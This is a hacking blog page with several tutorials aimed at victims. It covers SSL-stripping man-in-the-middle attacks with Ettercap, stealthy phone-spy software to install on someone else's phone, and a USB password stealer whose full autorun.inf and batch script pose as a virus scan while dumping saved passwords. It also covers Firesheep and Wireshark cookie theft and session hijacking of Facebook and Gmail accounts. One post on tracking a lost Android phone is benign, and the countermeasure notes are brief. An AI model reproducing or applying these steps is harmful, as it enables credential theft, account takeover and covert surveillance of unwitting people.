ComRȁde PyRate

Saturday, 7 March 2015

Man In The Middle Attacks-SSL hacking

Man In The Middle Attacks-SSL hacking 


One of the most successful way of gaining information such as passwords,user ids etc in LAN (local area network) is through man in the middle attacks . I will not be going to deep into Man in the middle attacks, but in simple words it can be explained as attacker or a hacker listening to all the information sent in between the client and the server .To prevent these kind of attacks Email providers started using Hypertext Transfer Protocol Secure (HTTPS) It is a combination of the Hypertext Transfer Protocol(HTTP) with SSL (Secure socket layer )protocol to provide encrypted communication between the client and the server .So when a hacker caries out a Mimt attack the victim is cautioned with a invalid SSL Certificate


In this tutorial I will teach how to carry out a successful Mitm attack 

Concept :-
We Know that HTTP (Hypertext Transfer Protocol )simply sends all the information through plain text .So if we make the victim use HTTP instead of HTTPS to connect sites like Gmail , Pay pal. we will be able to carry out a successful Mitm attack with out causing any suspicion To do this we are going to use a tool called SSL strip

Thing we Need 

1. SSL strip: You can search Google for SSL strip it comes both in windows and Linux versions . I will be using the windows version in this tutorial 

2. Ettercap to carry out mitm attacks

Demonstration :- 
1. Open SSL strip and fill in all the required information for arpsoof, network ,ssl strip, change data .If you don’t know what to enter simply click auto check . remember to check if HTTPS to HTTP is included in Change data , finally click ok


2. Now select the victim’s IP and click open 


3. Now open ettercap go to sniff -unsniffed sniffing and select your network interface and click ok 


4. Now select hosts-scan hosts .Once scanning is completed .Open host list from hosts tab .Now select the IP address of the router as target 1 and the victims IP as target 2


5. Now select mitm-arp poisoning and click ok as shown


6. Finally select start-start sniffing .Now when the victim logs into gmail he will be using HTTP and not HTTPS Hence we are able to get the User id ,passwords as shown below


Counter measures: 

1. whenever you perform an online transaction such as Credit card payment, Bank login or Email login always ensure that you Use HTTPS 

2. Always check the SSL certificate before doing an online transaction

How to Spy a Cellphone With Mobile spy

How to Spy a Cellphone With Mobile spy

Every day I get a lot of emails from people asking how to spy on cell phone or How to hack a cellphone. To spy on a given cell phone all you need to do is install a good cell phone spy software on the target cell phone and once you do this you can silently record every SMS and information about each call. You can also see GPS positions every thirty minutes.


Why Mobile Spy?
There exists many cell phone spy softwares on the market and hence people often get confused about which cell phone spy software to go for. To make this job simpler for you we personally tested some of the top cell phone spy software's and based on the results we conclude Mobile Spy as be the best one. 


Here is an overview of the entire process:

Mobile Spy is a hybrid software/service which allows you to monitor your smartphone in real time. This unique system records the activities of anyone who uses your compatible iPhoneBlackBerry, Android, Windows Mobile or Symbian OS smartphone. You install a small application onto your phone. It starts at every boot of your phone but remains stealth and does not show up in the running process list.


After the software is setup on your phone it will record an array of phone activities and then silently upload the data to your private Mobile Spy account using the Internet. When you want to view results, simply login to the Online Control Panel from any computer and enter your username and password to proceed.


Mobile Spy Features:


This powerful system gives you the ability to spy a cellphone and to monitor activities online in real time. Your logs are safely stored in your https-SECURED Mobile Spy account which is accessible only by you from any web browser using a username and password you create.


You can login anytime from any location to view results without needing access to the phone. The activities recorded are each described below. All activities include a date/time stamp and are searchable by phone number. All logs can be easily exported to CSV for importing to your database!


Calls Log


Each incoming and outgoing number is logged along with duration and time stamp.


SMS (Text Messages) Log


Every text message is logged even if the phone's logs are deleted. Includes full text.


GPS Locations Log

The device's current location is frequently logged using GPRS when signal available.


Web Site URLs Log


Each address visited in browser is logged. This feature is currently for iPhones only.


Log Summary


A summary of all activities can be shown along with separate viewers for each type.
The working of  Mobile Spy is very simple and needs no extra knowledge to install and use.

Step 1- After you purchase Mobile Spy you’ll get a link to download the software. Along with this you’ll get a username and password for you online control panel.

Step 2- Install the downloaded cell phone spy software onto the target cell phone that you want to spy on. After the installation, spy software starts recording all the activities on the cell phone.

Step 3- Login to your online control panel to see the logs containing the recorded information.
Mobile Spy is fully compatible with the following cell phones
  1. BlackBerry Phones
  2. Android Phones
  3. Apple iPhones
  4. Windows Mobile Phones
  5. Symbian OS 9.x and 8.x phones
Click Here for the Complete List of Compatible Phones. For more info on this product visit the Mobile Spy homepage with the link below Mobile Spy Homepage 

Usb password stealer - Steal passwords on a Remote computer

Usb password stealer - Steal passwords on a Remote computer
Usb password stealer
As we know that windows stores most of its passwords on daily basis , Such as Msn messenger passwords,Yahoo passwords,Myspace passwords etc.Most of people have lack of time and they had just asked their Browser/windows to save their passwords,As we know that there are many tools to recover Saved passwords,so in this article i will explain you on How to made a USB passwords stealer and steal saved passwords.


Things you will need?

MessenPass - MessenPass is a password recovery tool that reveals the passwords of the following instant messenger applications:

Mail PassView - Mail PassView is a small password-recovery tool that reveals the passwords and other account details for Outlook express,windows mail,POP3 etc

IE Passview - IE passview is a small program that helps us view stored passwords in Internet explorer.

Protected storage pass viewer(PSPV) -  Protected Storage PassView is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer.

Password Fox Password fox is a small program used to view Stored passwords in Mozilla Firefox.


Now here is a step by step tutorial to create a USB password stealer to steal saved passwords:

Note:Kindly disable your antivirus before performing these steps

1.First of all download all 5 tools and copy the executables (.exe( files in your USB  i.e. Copy the files  mspass.exemailpv.exeiepv.exepspv.exe and passwordfox.exe into your USB Drive.

2. Create a new Notepad and write the following text into it
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and rename it from

New Text Document.txt to autorun.inf

Now copy the autorun.inf file onto your USB pendrive.


3. Create another Notepad and write the following text onto it.

start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt

save the Notepad and rename it from

New Text Document.txt to launch.bat

Copy the launch.bat file also to your USB drive.

Now your USB Password stealer is ready all you have to do is insert it in your victims computer and  a popup will appear, in the popup window select the option (Launch virus scan) as soon as you will click it the following window will appear.
Usb password stealer


After this you can see saved password in .TXT files

Hope you like it Sharing with your friends ! 

Firesheep Makes Facebook Hacking Easy

     Firesheep Makes Facebook Hacking Easy


Recently a new firefox addon Firesheep have been a cause of thousands of email accounts, As reported by techcurnch, Firesheep has been downloaded more than 104,000 times in roughly last 24 hours, With Firesheep the hacker can control any account without even knowing the username and password of the desired account, As Facebook is worlds most popular Social Networking website, therefore it has been the major victim of it, Firesheep uses Http Session hijacking attack to gain unauthorized access to a Facebook or any other account


What is Session Hijacking?

In a Http session hijacking attack an attacker steals victims cookies, Cookies stores all the necessary Information about one’s account , using this information you can hack anybody’s account and change his password. If you get the Cookies of the Victim you can Hack any account the Victim is Logged into i.e. you can hack Facebook Google, Yahoo, Orkut, Flickr etc or any other email account

How can a Hacker use Firesheep to Hack a Facebook or any other account?
Now I will tell you how can a hacker use firesheep to hack a facebook or any other account, You will need the following things:


Method

1. First of all download "Firesheep" from the above link and use the "openwith" option in the firefox browser


2. Once you have installed firesheep on firefox web browser, Click on view at the top, then goto sidebar and click on Firesheep


3. Now click on the top left button "Start capturing" and it will start to capture the session cookies of people in your wifi network, This will show you the list of those people whose cookies are captured and have visited unsecured website known to firesheep, Double click on the photo and you will be logged in instantly 

Firesheep

Hope you liked the post! Pass the comments .

Facebook Cookie Stealing And Session Hijacking

Facebook Cookie Stealing And Session Hijacking


In this tutorial I will explain you how an attacker can capture your authentication cookies on a local area network and use them to hack your facebook account,  Before reading this tutorial I would recommend you to  part1, part2 and part 3 of my Gmail Session Hijacking and Cookie stealing series, So you could have better understanding of what I am doing here


Facebook Authentication Cookies

The cookie which facebook uses to authenticate it's users is called "Datr", If an attacker can get hold of your authentication cookies, All he needs to do is to inject those cookies in his browser and he will gain access to your account. This is how a facebook authentication cookie looks like:
Cookie: datr=1276721606-b7f94f977295759399293c5b0767618dc02111ede159a827030fc;

How To Steal Facebook Session Cookies And Hijack An Account? 

An attacker can use variety of methods in order to steal your facebook authentication cookies depending upon the network he is on, If an attacker is on a hub based network he would just sniff traffic with any packet sniffer and gain access to victims account.

If an attacker is on a Switch based network he would use an ARP Poisoning request to capture authentication cookies, If an attacker is on a wireless network he just needs to use a simple tool called firesheep in order to capture authentication cookie and gain access to victims account.

In the example below I will be explaining how an attacker can capture your authentication cookies and hack your facebook account with wireshark.

Step 1 - First of all download wireshark from the official website and install it.

Step 2 - Next open up wireshark click on analyze and then click on interfaces.

Step 3 - Next choose the appropriate interface and click on start.


Step 4 - Continue sniffing for around 10 minutes.

Step 5 - After 10minutes stop the packet sniffing by going to the capture menu and clicking on Stop.

Step 6 - Next set the filter to http.cookie contains “datr” at top left, This filter will search for all the http cookies with the name datr, And datr as we know is the name of the facebook authentication cookie. 



Step 7 -  Next right click on it and goto Copy - Bytes - Printable Text only. 
  Step 8 - Next you’ll want to open up firefox. You’ll need both Greasemonkey and the cookieinjector 
script. Now open up Facebook.com and make sure that you are not logged in.


Step 9- Press Alt C to bring up the cookie injector, Simply paste in the cookie value into it.


Step 10 - Now refresh your page and viola you are logged in to the victims facebook account. 


Note: This Attack will only work if victim is on a http:// connection and even on https:// if end to end encryption is not enabled.


Countermeasures

The best way to protect yourself against a session hijacking attack is to use https:// connection each and every time you login to your Facebook, Gmail, Hotmail or any other email account. As your cookies would be encrypted so even if an attacker manages to capture your session cookies he won't be able to do any thing with your cookies.

How to Track Lost Android Phone and Tablet

How to Track Lost Android Phone and Tablet


Your Android gadgets are the most important things in your life. It contains all your important contacts and information. If you lose your equipment, you will be losing all those sweet memories with the photos and video. But there is some good news to android phone/tablet users, you can now easily find or at least know where your missing phone is with or without using android application.
Let’s first look at the way of finding your lost phone which doesn’t contain any app installed on it.

Use the IMEI Number

Every android phone carries a unique IMEI number (International Mobile Equipment Identity Number). It will be printed at the back of your device. If you are unable to find the number, you have to launch your phone app and dial the number *#06#. This will give you the IMEI number of your phone. Store this number in a safe place so that it helps you in locating your phone when it is lost.
When you file a complaint, this number has to be added in the report. Your service provider uses this number to track your phone and tell you where it is. No matter if the person using the phone is using a different SIM card or has switched off the phone. Once the device is traced, you can request your service provider to block it from using.
This is one of the easy ways of locating your lost Android phone or tablet.

Plan B

Another way of tracking your lost Android gdget in no time is through Plan B app. This app does not require you to install any recovery software previously but still helps in finding your lost phone. All you need to do is log on to your Google play account. Lookout mobile security offers free software called Plan B. Download the software from play store to your phone. This will be possible only if your phone is within the Internet coverage area. Wait for some time and then send the keyword “locate” without the quotes through SMS to your phone. And a map showing where your equipment is will be sent to your Gmail account. This app is very much useful in situations where you don’t have IMEI number.
If you have installed and configured any of these below android software previously, there is good chance of finding it.
You can log on to Google Play store > My Android Apps, on your computer and check if you have installed any of the following apps previously.

Lookout Security and Antivirus

Lookout is the best android app for security and antivirus. So far, it has received millions of downloads. Just recall if you have installed this on your phone.
If you have activated the option “Missing Device” in this app, it is easy to find your device. If you have also enabled “Signal Flare” option, you can trace the last known location of your android device. This is helpful in case your phone battery is dead or tablet is switched off.
Now sign in Lookout to locate your device. The map shows the location of your phone. If you are at a short distance from the tablet, you can choose Scream option to make a loud noise to find it.

Android Device Manager

Google has recently released a new locator feature for Android gadgets called Android Device manager, which helps its users locate their lost or stolen phones and tablets. It functions in the same way as Lookout and Samsung’s “Find My Mobile”. Here’s how to use Android Device Manager.
Go to the Google Settings app, then select Android device manager. By default the locator feature is activated but to activate remove data wipe, select the box next to “Allow remote factory reset”, then select “activate”.
To use this feature, open the site https://www.google.com/android/devicemanager and sign in to your Google account. You may be prompted for permission to allow Android Device Manager to use location data. Select the Accept tab to continue.
Now you will be provided with a map that shows the location of your device along with other details such as the name of the place, when it was last used and more. The location data doesn’t help you if your phone is misplaced somewhere in your home. Instead of making a call to your phone using other’s phone, you can call your phone directly from Android Device Manager. This will make your device to ring with high volume for 5 minutes, even if it’s in silent or vibrate mode.
One feature that is missing in Android Device Manager is remote locking, which can be useful in preventing a stranger from accessing your data, while you’re tracking its location.
Apart from these, there are other apps such as Android Lost, Where do My Droid and GadgetTrak that help you in finding your lost Android phone/Tablet.


Gmail Cookie Stealing And Session Hijacking Part 3

Gmail Cookie Stealing And Session Hijacking Part 3


In this part I will tell you how to carry out a session hijacking attack once you have the session cookies.

Cookie Injection With A Firefox WebBrowser

Now there are variety of plugins used to inject cookies in your browser, depending on which browser you are using, I would recommend you the use of firefox browser as it supports vast number of cookie injection plugins.

Web Developer Toolbar

Webdeveloper toolbar is an addon for the firefox browser it makes the process of injecting cookies extremely easy. All you have to do is to install the webdeveloper toolbar, Click on the cookies drop down menu and click on the cookie you want to edit.


Once you have clicked on the edit cookie option, You will be brought to the following screen:


Next replace your cookie value with the victims cookie value.
Now if you have captured cookies using wireshark, then instead of using Webdeveloper toolbar, you can use Cookie injector to inject session cookies directly in to your browser. All you need to do is to press Alt+C after installing the cookie injector and then just paste the wireshark cookie dump and press ok. After you have done so, Just refresh your browser and you will be in victims account.

Note: In order to install Cookie injector script you would need to first install Greasmonkey plugin for firefox


CookieManger is one of my most preferred choice for performing a Session hijacking hijacking, Since it's very user friendly and extremely easy to use. You can view CookieManager's usage guide here.

Cookie Injection With Google Chrome


If you are too lazy to use firefox for cookie injection, then luckily there are few extensions on google chrome used to inject cookies into your browser and take control of the victims account. One of my favorite cookie injecting extensions is Cookie editor by Philip, It sports a very unfriendly interface.
Drawbacks of Session Hijacking Attack:

With so many advantages of a session hijacking attack there are some drawbacks that you also need to know.
1. First of all cookie stealing becomes useless if victim is using a https:// protocol for browsing and end to end encryption is enabled.
2. Most of the cookies expire once the victims clicks on the logout button and hence the attacker also logs out of the account.
3. Lots of websites do not sport parallel logins which also makes cookie stealing useless.

Protection Against A Session Hijacking Attack

The best way to protect yourself against a session hijacking attack is to use https:// connection each and every time you login to your Facebook, Gmail, Hotmail or any other email account. As your cookies would be encrypted so even if an attacker manages to capture your session cookies he won't be able to do any thing with your cookies.

So freinds, I hope you have enjoyed the Gmail Session hijacking and cookie stealing series, Depending on readers response I might make a tutorial on Facebook Session hijacking too. If you have any questions feel free to ask.
Please leave comments if u have any questions